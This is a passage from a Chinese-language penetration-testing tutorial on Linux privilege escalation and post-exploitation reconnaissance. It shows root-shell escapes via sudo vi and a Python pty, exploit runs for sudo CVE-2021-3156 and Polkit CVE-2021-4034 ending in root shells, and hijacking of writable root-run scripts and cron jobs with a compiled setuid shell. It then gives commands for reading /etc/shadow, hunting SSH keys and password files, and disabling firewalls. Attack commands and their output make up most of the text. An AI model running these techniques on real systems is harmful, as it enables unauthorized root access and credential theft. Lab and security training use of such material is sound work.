进入底线命令模式，输入：`!/bin/bash`，即可打开一个用户为root的shell

```
sudo vi test.txt
:!/bin/bash
```

```
jerry@DC-2:~$ sudo vi test
root@DC-2:/home/jerry# whoami
root
```

有密码：

如果知道sudo组用户的密码，可以直接 `sudo -i` 提权。

`sudo -i`: 为了频繁的执行某些只有超级用户才能执行的权限，而不用每次输入密码，可以使用该命令。提示输入密码时该密码为当前账户的密码。没有时间限制。执行该命令后提示符变为“#”而不是“\$”。想退回普通账户时可以执行“exit”或“logout”。

```
(kali@yokan)~[~]
$ sudo -i
[sudo] password for kali:
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run: "touch ~/.hushlogin" to hide this message)
(kali@yokan)~[~]
# pwd
/root
```

补充:

直接在低权shell里面用sudo是不奏效的，这是因为出于安全考虑，linux要求用户必须从**终端设备**（tty）中输入密码，而不是标准输入（stdin）。换句话说，sudo在你输入密码的时候本质上是读取了键盘，而不是bash里面输入的字符。因此为了能够输入密码，我们必须模拟一个终端设备。

python就有这样的功能。在shell里面输入：

```
python -c 'import pty;pty.spawn("/bin/sh")'
```

就用python建立了一个虚拟终端，然后就可以使用sudo等等命令了。

Linux sudo权限提升漏洞（CVE-2021-3156）

非常好用

概述

当sudo通过 -s 或 -i 命令行选项在shell模式下运行命令时，它将在命令参数中使用反斜杠转义特殊字符。但使用 -s 或 -i 标志运行 sudoedit 时，实际上并未进行转义，从而可能导致缓冲区溢出。因此只要存在sudoers文件（通常是 /etc/sudoers），攻击者就可以使用本地普通用户利用sudo获得系统root权限。

影响版本

sudo 1.8.2 - 1.8.31p2

sudo 1.9.0 - 1.9.5p1

查看sudo版本

命令：sudo --version

```
[yokan@localhost ~]$ sudo --version
Sudo version 1.8.23
Sudoers policy plugin version 1.8.23
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.23
```

POC

<https://github.com/worawit/CVE-2021-3156>

复现

```
sudo --version
```

```
[yokan@localhost ~]$ sudo --version
Sudo version 1.8.23
Sudoers policy plugin version 1.8.23
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.23
```

```
python exploit_defaults_mailer.py
```

```
/tmp/sshell
```

```
[yokan@localhost ~]$ python exploit_defaults_mailer.py
Cannot determine disable-root-mailer flag

curr size: 0x1600
*** Error in `sudoedit': malloc(): memory corruption: 0x000056248cfc6890 ***
===== Backtrace: =====
/lib64/libc.so.6(+0x82b36)[0x2b15f7169b36]
/lib64/libc.so.6(libc malloc+0x4c)[0x2b15f716c78c]

cmd size: 0x1b50
offset to defaults: 0x20
sudoedit: mail_always:1347440720 option "mail_always" does not take a value
sudoedit: you are not permitted to use the -C option
success at 1020
execute "/tmp/sshell" to get root shell
[yokan@localhost ~]$ /tmp/sshell
[root@localhost yokan]# whoami
root
[root@localhost yokan]# id
uid=0(root) gid=0(root) groups=0(root),10(wheel),1000(yokan) context=unconfined_u:unconfined_
.c1023
```

0x06 文件权限配置不当

当某个进程启动权限为ROOT，对应文件编辑权限为普通用户时，我们可以利用该问题点进行提权。


pspy(<https://github.com/DominicBreuker/pspy>)工具提供了普通用户权限即可监听进程信息

测试环境：

首先我们创建一个while循环，并使用ROOT用户循环执行/tmp/1.sh。


利用：

我们获取普通用户权限时，利用pspy可以监控到ROOT用户在持续执行/tmp/1.sh：



```
CMD: UID=0 PID=6859 | sleep 60
CMD: UID=0 PID=6863 | sh /tmp/1.sh
CMD: UID=0 PID=6864 |
CMD: UID=0 PID=6865 | sleep 5s
CMD: UID=0 PID=6870 | sh /tmp/1.sh
CMD: UID=0 PID=6871 | ping www.qq.com -nc 1
CMD: UID=0 PID=6872 | sleep 5s
CMD: UID=0 PID=6876 | sh -c df -lmP
CMD: UID=0 PID=6877 | sh -c cat /proc/sys/fs/file-nr
CMD: UID=0 PID=6879 | sh /tmp/1.sh
CMD: UID=0 PID=6880 | sh /tmp/1.sh
CMD: UID=0 PID=6881 | sleep 5s
```

尝试查看/tmp/1.sh文件内容和权限，发现我们当前用户具备读写权限：



```
[test@localhost /tmp]$ cat /etc/shadow
cat: /etc/shadow: 权限不够
[test@localhost /tmp]$ cat /tmp/1.sh
ping www.qq.com -nc 1
[test@localhost /tmp]$ ls -alh /tmp/1.sh
-rwx--xrw- 1 root root 22 12月 9 12:32 /tmp/1.sh
```

我们尝试替换文件内容，查看是否会以ROOT权限启动其中命令：

```
#ping www.qq.com -nc 1
whoami >> /tmp/test.txt
```

发现成功提权，以ROOT权限启动自定义命令：

```
[test@redhat:~]$ cat /tmp/test.txt
root
root
root
root
root
```

0x07 计划任务配置不当

Cron任务常常以root权限运行。如果我们可以成功篡改Cron任务中定义的任何脚本或二进制文件，我们便可以使用root权限执行任意代码。

查看计划任务的方法：

```
crontab -l
ls -alh /var/spool/cron
cat /etc/cron*
```

举例：

`ls -la /etc/cron.d` 打印cron.d中已经存在的Cron任务。

```
SHayslett@red:/tmp$ ls -la /etc/cron.d/
total 32
drwxr-xr-x  2 root root 4096 Jun  3  2016 .
drwxr-xr-x 100 root root 12288 Feb 19 18:26 ..
-rw-r--r--  1 root root  56 Jun  3  2016 logrotate
-rw-r--r--  1 root root  589 Jul 16  2014 mdadm
-rw-r--r--  1 root root  670 Mar  1  2016 php
-rw-r--r--  1 root root  102 Jun  3  2016 .placeholder
```

`find / -perm -2 -type f 2>/dev/null` 打印全局可写入文件

```
SHayslett@red:~$ find / -perm -2 -type f 2>/dev/null | grep logrotate
/usr/local/sbin/cron-logrotate.sh
SHayslett@red:~$
SHayslett@red:~$ ls -la /usr/local/sbin/cron-logrotate.sh
-rwxrwxrwx 1 root root 71 Dec 14 15:45 /usr/local/sbin/cron-logrotate.sh
SHayslett@red:~$
```

cron-logrotate.sh是全局可写入的，它由cronjob运行。我们在cron-logrotate.sh中写入/添加的任何命令都会以root身份执行

我们在/tmp目录下编写一个C文件，并对其进行编译：

```

SHayslett@red:~$ cd /tmp
SHayslett@red:/tmp$ vi rootme.c
SHayslett@red:/tmp$ cat rootme.c
int main(void)
{
    setgid(0);
    setuid(0);
    execl("/bin/sh", "sh", 0);
}
SHayslett@red:/tmp$ ls -la rootme.c
-rw-rw-r-- 1 SHayslett SHayslett 73 Feb 19 16:36 rootme.c

SHayslett@red:/tmp$ gcc rootme.c -o rootme
rootme.c: In function 'main':
rootme.c:3:1: warning: implicit declaration of function 'setgid';
   setgid(0);
   ^
rootme.c:4:1: warning: implicit declaration of function 'setuid';
   setuid(0);
   ^
rootme.c:5:1: warning: implicit declaration of function 'execl';
   execl("/bin/sh", "sh", 0);
   ^
rootme.c:5:1: warning: incompatible implicit declaration of built-in function 'execl'
rootme.c:5:1: warning: missing sentinel in function call [-Wformat]
SHayslett@red:/tmp$
SHayslett@red:/tmp$ ls -la rootme
-rwxrwxr-x 1 SHayslett SHayslett 7424 Feb 19 16:38 rootme
SHayslett@red:/tmp$

```

rootme可执行文件会产生一个Shell。ls -la rootme 说明该文件由用户SHayslett拥有。

然后执行下面命令，将可执行文件的所有者和分组修改为root，同时也会设置SUID位：

```
echo "chown root:root /tmp/rootme; chmod u+s /tmp/rootme;">/usr/local/sbin/cron-logrotate.sh
```

待logrotate Cron任务以root权限运行后，

运行 ./rootme 产生一个root Shell

```

SHayslett@red:/tmp$ ls -la rootme
-rwsrwxr-x 1 root root 7424 Feb 19 16:38 rootme
SHayslett@red:/tmp$
SHayslett@red:/tmp$ ./rootme
# id
uid=0(root) gid=0(root) groups=0(root),1005(SHayslett)
#

```

Linux Polkit权限提升漏洞（CVE-2021-4034）

漏洞描述：该漏洞是由于pkexec无法正确处理调用参数，从而将环境变量作为命令执行，具有任意用户权限的攻击者都可以在默认配置下通过修改环境变量来利用此漏洞，从而获得受影响主机的root权限。

受影响linux：

2009年5月至 2022 年1月26日发布的**所有** Polkit 版本

Polkit预装在**CentOS、Ubuntu、Debian、Redhat、Fedora、Gentoo、Mageia**等多个Linux发行版上，所有存在该版本范围Polkit的Linux系统均受影响。

受影响国产化操作系统：

银河麒麟高级服务器操作系统 V10

银河麒麟高级服务器操作系统 V10 SP1

银河麒麟高级服务器操作系统 V10 SP2

统信 UOS 服务器操作系统 V20

银河麒麟桌面版操作系统 V10

银河麒麟桌面版操作系统 V10 SP1

统信 UOS 桌面版操作系统 V20

中标麒麟桌面版操作系统 V7.0

版本检测：

Linux系统用户可以通过查看Polkit版本来判断当前系统是否在受影响范围内，主流Linux发行版命令如下：

CentOS、RedHat 系列：

```
rpm -qa polkit
```

Debian、Ubuntu 系列：

```
dpkg -l policykit-1
```

不受影响版本

CentOS：

```
CentOS 6: polkit-0.96-11.el6_10.2
CentOS 7: polkit-0.112-26.el7_9.1
CentOS 8.0: polkit-0.115-13.el8_5.1
CentOS 8.2: polkit-0.115-11.el8_2.2
CentOS 8.4: polkit-0.115-11.el8_4.2
```

Ubuntu：

```
Ubuntu 14.04 ESM: policykit-1-0.105-4ubuntu3.14.04.6+esm1
Ubuntu 16.04 ESM: policykit-1-0.105-14.1ubuntu0.5+esm1
Ubuntu 18.04 LTS: policykit-1-0.105-20ubuntu0.18.04.6
Ubuntu 20.04 LTS: policykit-1-0.105-26ubuntu1.2
Ubuntu 21.10: policykit-1-0.105-31ubuntu0.1
```

Debian：

```
Debian stretch: policykit-1 0.105-18+deb9u2
Debian buster: policykit-1 0.105-25+deb10u1
Debian bullseye: policykit-1 0.105-31+deb11u1
Debian bookworm,bullseye: policykit-1 0.105-31.1
```

漏洞复现：

CentOS环境

```
[yokan@bogon ~]$ lsb_release -a
bash: lsb_release: command not found...
[yokan@bogon ~]$ cat /etc/*-release
CentOS Linux release 7.9.2009 (Core)
```

```
[yokan@bogon ~]$ rpm -qa polkit
polkit-0.112-26.el7.x86_64
```

利用：

```
[yokan@bogon ~]$ id
uid=1000(yokan) gid=1000(yokan) groups=1000(yokan),10(wheel) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[yokan@bogon ~]$ gcc cve-2021-4034-poc.c -o cve-2021-4034-poc
[yokan@bogon ~]$ ./cve-2021-4034-poc
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root),10(wheel),1000(yokan) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
sh-4.2#
```

exp网上很多。也很稳定。也算是个“神洞”了。

Linux信息收集

本机基本信息

```
#管理员
$普通用户
@之前表示登录的用户名称，之后表示主机名，再之后表示当前所在目录
/ 表示根目录
~表示当前用户家目录
```

1、内核，操作系统和设备信息

```
uname -a 打印所有可用的系统信息
uname -r 内核版本
uname -n 系统主机名。
uname -m 查看系统内核架构（64位/32位）
hostname 系统主机名
lsb_release -a 发行版信息
cat /proc/version 内核信息
cat /etc/*-release 发行版信息
cat /etc/issue 发行版信息
cat /proc/cpuinfo CPU信息
```

```
yokan@yokan-virtual-machine:~$ uname -a
Linux yokan-virtual-machine 5.11.0-43-generic #47-20.04.2-Ubuntu SMP Mon Dec 13 11:06:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
yokan@yokan-virtual-machine:~$ uname -r
5.11.0-43-generic
yokan@yokan-virtual-machine:~$ uname -n
yokan-virtual-machine
yokan@yokan-virtual-machine:~$ uname -m
x86_64
```

```
yokan@yokan-virtual-machine:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 20.04.3 LTS
Release: 20.04
Codename: focal
yokan@yokan-virtual-machine:~$ cat /proc/version
Linux version 5.11.0-43-generic (build@lgcy02-and64-036) (gcc (Ubuntu 9.3.0-17ubuntu1-20.04) 9.3.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #47-20.04.2-Ubuntu SMP Mon Dec 13 11:06:56 UTC 2021
yokan@yokan-virtual-machine:~$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION="Ubuntu 20.04.3 LTS"
NAME="Ubuntu"
VERSION="20.04.3 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.3 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
yokan@yokan-virtual-machine:~$ cat /etc/issue
Ubuntu 20.04.3 LTS \n \l
```

2、用户和群组

cat /etc/passwd	列出系统上的所有用户
cat /etc/shadow	查看用户hash
cat /etc/group	列出系统上的所有组
groups	当前用户所在的组
groups test	test用户所在的组
getent group xxx	xxx组里的用户


```
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'
```

 列出所有的超级用户账户

```
awk -F: 'length($2)==0 {print $1}' /etc/shadow
```

 #查看是否存在空口令用户

```
awk '/^$1|\$6/{print $1}' /etc/shadow
```

 #查看远程登录的账号

whoami	查看当前用户
w	谁目前已登录，他们正在做什么
who	命令用于显示系统中有哪些使用者正在上面
last	最后登录用户的列表
lastlog	所有用户上次登录的信息
lastlog -u %username%	有关指定用户上次登录的信息

```
yokan@yokan-virtual-machine:~$ cat /etc/group
```

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,yokan
tty:x:5:syslog
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:yokan
floppy:x:25:
tape:x:26:
sudo:x:27:yokan
audio:x:29:pulse
```

```
www.x:1001:
```

```
yokan@yokan-virtual-machine:~$ groups yokan
```

```
yokan : yokan adm cdrom sudo dip plugdev lpadmin lxd sambashare
```

```
yokan@yokan-virtual-machine:~$
```

```
yokan@yokan-virtual-machine:~$ grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'
root
```

3、用户和权限信息

whoami	当前用户名
id	当前用户信息
cat /etc/sudoers	可以使用sudo提升到root的用户
sudo -l	当前用户可以以root身份执行操作

```
yokan@yokan-virtual-machine:~$ sudo cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
yokan@yokan-virtual-machine:~$ sudo -l
Matching Defaults entries for yokan on yokan-virtual-machine:
    env_reset, mail_badpass, secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

User yokan may run the following commands on yokan-virtual-machine:
    (ALL : ALL) ALL

yokan@yokan-virtual-machine:~$ getent group sudo
sudo:x:27:yokan
```

yokan用户可以以root身份执行任意操作

4、环境信息

env	显示所有的环境变量
set	显示本地环境变量
echo \$PATH	环境变量中的路径信息
export [-fnp][变量名称]=[变量设置值]	显示和设置环境变量
pwd	输出工作目录
cat /etc/profile	显示默认系统变量
cat /etc/shells	显示可用的shell
ls -la /etc/*.conf	查看etc下所有配置文件

```
yokan@yokan-virtual-machine:~$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/bash
/usr/bin/bash
/bin/rbash
/usr/bin/rbash
/bin/dash
/usr/bin/dash
```

5、历史命令

显示当前用户的历史命令记录

```
history
cat ~/.bash_history

# 查看其他用户的历史命令文件
cat /home/user/.bash_history
```

history显示内存和~/.bash_history中的所有内容；
内存中的内容并没有立刻写入~/.bash_history，只有当当前shell关闭时才会将内存内容写入shell

6、进程信息

`ps aux` 以用户的格式显示所有进程,包括非终端的进程
`ps -ef` 显示所有进程,显示UID,PPID(父进程),C与STIME栏位
`ps -ef | grep java` 查询某个应用的所有进程信息
`top` 实时显示占用最多的进程

```
yokan@yokan-virtual-machine:~$ ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.2 167632 11476 ?        Ss   10:00   0:03 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    10:00   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   10:00   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   10:00   0:00 [rcu_par_gp]
root           6  0.0  0.0      0     0 ?        I<   10:00   0:00 [kworker/0:0H-events_highpri]
root           9  0.0  0.0      0     0 ?        I<   10:00   0:00 [rm_percpu_wq]
root          10  0.0  0.0      0     0 ?        S    10:00   0:00 [rcu_tasks_rude_]
root          11  0.0  0.0      0     0 ?        S    10:00   0:00 [rcu_tasks_trace]
root          12  0.0  0.0      0     0 ?        S    10:00   0:01 [ksoftirqd/0]
root          13  0.0  0.0      0     0 ?        I    10:00   0:01 [rcu_sched]
root          14  0.0  0.0      0     0 ?        S    10:00   0:00 [migration/0]
root          15  0.0  0.0      0     0 ?        S    10:00   0:00 [idle_inject/0]
root          16  0.0  0.0      0     0 ?        S    10:00   0:00 [cpuhp/0]
root          17  0.0  0.0      0     0 ?        S    10:00   0:00 [cpuhp/1]
root          18  0.0  0.0      0     0 ?        S    10:00   0:00 [idle_inject/1]
root          19  0.0  0.0      0     0 ?        S    10:00   0:00 [migration/1]
root          20  0.0  0.0      0     0 ?        S    10:00   0:00 [ksoftirqd/1]
root          22  0.0  0.0      0     0 ?        I<   10:00   0:00 [kworker/1:0H-events_highpri]
root          23  0.0  0.0      0     0 ?        S    10:00   0:00 [kdevtmpfs]
root          24  0.0  0.0      0     0 ?        I<   10:00   0:00 [netns]
root          25  0.0  0.0      0     0 ?        I<   10:00   0:00 [inet_frag_wq]
root          26  0.0  0.0      0     0 ?        S    10:00   0:00 [kautld]
root          28  0.0  0.0      0     0 ?        S    10:00   0:00 [khungtaskd]
root          29  0.0  0.0      0     0 ?        S    10:00   0:00 [oom_reaper]
root          30  0.0  0.0      0     0 ?        I<   10:00   0:00 [writeback]
root          31  0.0  0.0      0     0 ?        S    10:00   0:00 [kcompactd0]
root          32  0.0  0.0      0     0 ?        SN   10:00   0:00 [ksmd]
root          33  0.0  0.0      0     0 ?        SN   10:00   0:00 [khugepaged]
root          80  0.0  0.0      0     0 ?        I<   10:00   0:00 [kintegrityd]
root          81  0.0  0.0      0     0 ?        I<   10:00   0:00 [blkcg_punt_bio]
root          82  0.0  0.0      0     0 ?        I<   10:00   0:00 [blkcg_punt_bio]

yokan@yokan-virtual-machine:~$ ps -ef
UID          PID    PPID  C STIME TTY          TIME CMD
root           1      0  0 10:00 ?        00:00:03 /sbin/init splash
root           2      0  0 10:00 ?        00:00:00 [kthreadd]
root           3      2  0 10:00 ?        00:00:00 [rcu_gp]
root           4      2  0 10:00 ?        00:00:00 [rcu_par_gp]
root           6      2  0 10:00 ?        00:00:00 [kworker/0:0H-events_highpri]
root           9      2  0 10:00 ?        00:00:00 [rm_percpu_wq]
root          10      2  0 10:00 ?        00:00:00 [rcu_tasks_rude_]
root          11      2  0 10:00 ?        00:00:00 [rcu_tasks_trace]
root          12      2  0 10:00 ?        00:00:01 [ksoftirqd/0]
root          13      2  0 10:00 ?        00:00:01 [rcu_sched]
root          14      2  0 10:00 ?        00:00:00 [migration/0]
root          15      2  0 10:00 ?        00:00:00 [idle_inject/0]
root          16      2  0 10:00 ?        00:00:00 [cpuhp/0]
root          17      2  0 10:00 ?        00:00:00 [cpuhp/1]
root          18      2  0 10:00 ?        00:00:00 [idle_inject/1]
root          19      2  0 10:00 ?        00:00:00 [migration/1]
root          20      2  0 10:00 ?        00:00:00 [ksoftirqd/1]
root          22      2  0 10:00 ?        00:00:00 [kworker/1:0H-events_highpri]
root          23      2  0 10:00 ?        00:00:00 [kdevtmpfs]
root          24      2  0 10:00 ?        00:00:00 [netns]
root          25      2  0 10:00 ?        00:00:00 [inet_frag_wq]
root          26      2  0 10:00 ?        00:00:00 [kautld]
root          28      2  0 10:00 ?        00:00:00 [khungtaskd]
root          29      2  0 10:00 ?        00:00:00 [oom_reaper]
root          30      2  0 10:00 ?        00:00:00 [writeback]
root          31      2  0 10:00 ?        00:00:00 [kcompactd0]
root          32      2  0 10:00 ?        00:00:00 [ksmd]
root          33      2  0 10:00 ?        00:00:00 [khugepaged]
root          80      2  0 10:00 ?        00:00:00 [kintegrityd]
root          81      2  0 10:00 ?        00:00:00 [blkcg_punt_bio]
```

如果想查看进程的CPU占用率和内存占用率,可以使用 `aux`

如果想查看进程的父进程ID和完整的COMMAND命令,可以使用 `-ef`

<code>ls -lsof -c \$PID</code>	查看进程关联文件
<code>/proc/\$PID/cmdline</code>	完整命令行信息
<code>/proc/\$PID/comm</code>	进程的命名
<code>/proc/\$PID/cwd</code>	进程当前工作目录的符号链接
<code>/proc/\$PID/exe</code>	运行程序的符号链接
<code>/proc/\$PID/environ</code>	进程的环境变量
<code>/proc/\$PID/fd</code>	进程打开文件的情况

7、服务信息

`cat /etc/services` 查询存在的服务
`cat /etc/services | grep Java` 查询对应的服务
`systemctl list-units --type=service --state=running` 查询已经开启的服务

```
yokan@yokan-virtual-machine:~$ systemctl list-units --type=service --state=running
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
accounts-daemon.service            loaded active running Accounts Service
acpid.service                      loaded active running ACPI event daemon
avahi-daemon.service               loaded active running Avahi mDNS/DNS-SD Stack
bluetooth.service                 loaded active running Bluetooth service
colord.service                     loaded active running Manage, Install and Generate Color Profiles
containerd.service                loaded active running containerd container runtime
cron.service                       loaded active running Regular background program processing daemon
cups-browsed.service               loaded active running Make remote CUPS printers available locally
cups.service                      loaded active running CUPS Scheduler
dbus.service                      loaded active running D-Bus System Message Bus
docker.service                    loaded active running Docker Application Container Engine
gdm.service                       loaded active running GNOME Display Manager
irqbalance.service               loaded active running irqbalance daemon
kerneloops.service               loaded active running Tool to automatically collect and submit kernel crash signatures
ModemManager.service              loaded active running Modem Manager
networkd-dispatcher.service        loaded active running Dispatcher daemon for systemd-networkd
NetworkManager.service            loaded active running Network Manager
polkit.service                    loaded active running Authorization Manager
rc-local.service                  loaded active running /etc/rc.local Compatibility
rsyslog.service                   loaded active running System Logging Service
rtkit-daemon.service              loaded active running RealtimeKit Scheduling Policy Service
snapd.service                     loaded active running Snap Daemon
switcheroo-control.service         loaded active running Switcheroo Control Proxy service
systemd-journald.service           loaded active running Journal Service
systemd-logind.service             loaded active running Login Service
```

8、计划任务

在Linux系统中,计划任务一般是由cron承担。cron启动后,它会读取它的所有配置文件(全局性配置文件/etc/crontab,以及每个用户的计划任务配置文件),然后cron会根据命令和执行时间来按时来调用工作任务。

`/var/spool/cron/crontabs` : 这个目录以账号来区分每个用户自己的执行计划
`/etc/crontab` : 系统执行计划, 需要在后边加上用户格式

所有计划任务项:

`/var/spool/cron/*`
`/var/spool/anacron/*`
`/etc/crontab`
`/etc/anacrontab`
`/etc/cron.*`
`/etc/anacrontab`

`crontab -l` 查询当前用户所有的计划任务
`crontab -l -u user` 查询指定用户的计划任务
`cat /var/spool/cron/crontabs/root` 查询root用户的计划任务

9、网络、路由和通信

查询ip

`ifconfig`
`ip addr`

打印路由信息

`route` 查询路由表
`route -n` 查询路由表, 以ip地址显示
`netstat -r` 查询路由表
`ip ro`

查看系统arp表

`arp -a`

端口开放情况

`netstat -antup` 所有端口
`netstat -antp` tcp端口
`netstat -anup` udp端口

查看端口服务映射

`cat /etc/services`

列出iptables的配置规则

`iptables -L`

显示网卡信息

`netstat -i`

<code>cat /etc/resolv.conf</code>	查看dns配置信息
<code>nslookup -v</code>	打印DNS系统中FQDN名称中的域名
<code>cat /etc/hosts</code>	查看hosts域名解析文件

10、已安装应用

<code>rpm -qa --last</code>	#Redhat、CentOS
<code>rpm -qa polkit</code>	#查看指定应用的安装版本
<code>dpkg -l</code>	#ubuntu、debian
<code>dpkg -l policykit-1</code>	#查看指定应用的安装版本
<code>dpkg -L xxx</code>	#查询某个软件所关联的文件

11、查找能写或执行的目录

```
find / -writable -type d 2>/dev/null
find / -perm -o+w -type d 2>/dev/null
find / -perm -o+x -type d 2>/dev/null
```

12、防火墙

```
iptables -L    查看防火墙配置

查看防火墙状态：
systemctl status firewalld
service iptables status
暂时关闭防火墙：
systemctl stop firewalld
service iptables stop
永久关闭防火墙：
systemctl disable firewalld
chkconfig iptables off
重启防火墙：
systemctl enable firewalld
service iptables restart
```

13、敏感文件

find命令 -o 参数 表示 或者 的意思

```
find / -type f -iname "*.bash_history" -o -iname "*config*" -o -iname "web.xml" -o -iname "*database*" -o -iname "*pass*" 2>/dev/null
```

查找SSH密钥:

```
find / -name "id_dsa*" -o -name "id_rsa*" -o -name "known_hosts" -o -name "authorized_hosts" -o -name "authorized_keys" 2>/dev/null |xargs -r ls
```

Web应用服务

常见配置文件路径：

```
/apache/apache/conf/httpd.conf
/apache/apache2/conf/httpd.conf
/apache/php/php.ini
/bin/php.ini
/etc/apache/apache.conf
/etc/apache/httpd.conf
/etc/apache2/apache.conf
/etc/apache2/httpd.conf
/etc/apache2/sites-available/default
/etc/apache2/vhosts.d/00_default_vhost.conf
/etc/httpd/conf.d/httpd.conf
/etc/httpd/conf.d/php.conf
/etc/httpd/conf/httpd.conf
/etc/httpd/php.ini
/etc/init.d/httpd
/etc/php.ini
/etc/php/apache/php.ini
/etc/php/apache2/php.ini
/etc/php/cgi/php.ini
/etc/php/php.ini
/etc/php/php4/php.ini
/etc/php4.4/fcgi/php.ini
/etc/php4/apache/php.ini
/etc/php4/apache2/php.ini
/etc/php4/cgi/php.ini
/etc/php5/apache/php.ini
/etc/php5/apache2/php.ini
/etc/php5/cgi/php.ini
/etc/phpmyadmin/config.inc.php
/home/apache/conf/httpd.conf
/home/apache2/conf/httpd.conf
/home/bin/stable/apache/php.ini
/home2/bin/stable/apache/php.ini
/NetServer/bin/stable/apache/php.ini
/opt/www/conf/httpd.conf
/opt/xampp/etc/php.ini
/PHP/php.ini
/php/php.ini
/php4/php.ini
/php5/php.ini
/usr/lib/php.ini
/etc/nginx/nginx.conf
/usr/lib/php/php.ini
/usr/local/apache/conf/httpd.conf
/usr/local/apache/conf/php.ini
/usr/local/apache2/conf/httpd.conf
/usr/local/apache2/conf/php.ini
/usr/local/etc/php.ini
/usr/local/httpd/conf/httpd.conf
/usr/local/lib/php.ini
/usr/local/php/lib/php.ini
/usr/local/php4/lib/php.ini
/usr/local/php4/lib/php.ini
```

```
/usr/local/php4/php.ini
/usr/local/php5/etc/php.ini
/usr/local/php5/lib/php.ini
/usr/local/php5/php5.ini
/usr/local/share/examples/php/php.ini
/usr/local/share/examples/php4/php.ini
/usr/local/Zend/etc/php.ini
/var/apache2/config.inc
/var/httpd/conf/httpd.conf
/var/httpd/conf/php.ini
/var/httpd/conf/php.ini
/var/local/www/conf/httpd.conf
